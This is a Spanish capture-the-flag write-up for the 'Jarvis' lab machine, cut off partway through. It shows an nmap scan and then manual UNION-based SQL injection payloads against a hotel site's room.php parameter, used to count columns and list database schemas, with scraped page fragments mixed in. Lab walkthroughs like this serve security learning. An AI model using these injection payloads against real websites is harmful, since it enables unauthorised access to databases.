


jarvis - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACzv4ZGi08sDRbIsdZhchg+dZEot3z8++mrp9m0VjP6qxrTmdK2e0bVUZa8fNJIoyY1vPa4uNJRKZ+FNoT8qd19kvG1NGdBl1+zoFbR9az0sgcNZJ1lZzZNnr7zv/Jghd/ZWj0WJ2Vj8GLiKU3EXQzluQ8QJJPJTjj028yuLjDLrtugoFn4306+IoLMZZvGU9Man5Iy50EWBay9Tn0UDSdjbSP
|_   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCDW2Oap03Dcf308XL+3bbWbGQ=
|_   256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuKufVSUgOG304mZjkk8IrZcAGMm76Rfmq2by7C0Nmo
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-title: Stark Hotel
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
64999/tcp open  http      syn-ack ttl 63  Apache httpd 2.4.25 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el puerto 80:



En la siguiente URL podemos encontrar una posible SQL injection:

Stark Hotel

×

+

supersecurehotel.htb/room.php?cod=6

cs

Kali Forums

Kali NetHunter


Exploit-DB

Google Hacking DB

OffSec

supersecurehotel.htb

STARK
HOTEL



★★★★★


Superior Family Room

\$360 / per night


Luxury room for high class families

Go to book!

Si escribimos un codigo erroneo desaparece la foto:



Intentamos ordenar por el numero de columnas pero no encuentro ningun resultado distinto:



Vamos a probar a inyectar datos con una "union select" para saber el numero de columnas. Probarmos del 1 al 7 y al final encontramos que hay 7 columnas:

supersecurehotel.htb/room.php?cod=-1 union select 1,2,3,4,5,6,7-- -

ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

supersecurehotel.htb

STARK HOTEL

5

2

\$3 / per night

4

Go to book!

Vemos reflejado los numeros 5,2,3 y 4. Si modificamos el contenid del 3 podemos verlo reflejado en la pantalla:

STARK
HOTEL

5

2

s test / per night

Vamos a ver cual es la base de datos:

supersecurehotel.htb/room.php?cod=-1 union select 1,2,schema_name,4,5,6,7 from information_schema.schemata-- -

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

supersecurehotel.htb

STARK HOTEL

5

2

\$hotel / per night

4

Go to book!

Con "group concat" podemos ver todas:

supersecurehotel.htb/room.php?cod=-1 union select 1,2,group_concat(schema_name),4,5,6,7 from information_schema.schemata-- -

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

supersecurehotel.htb

Call: +123456789 [Sign in](#)

STARK HOTEL

Home

5

2

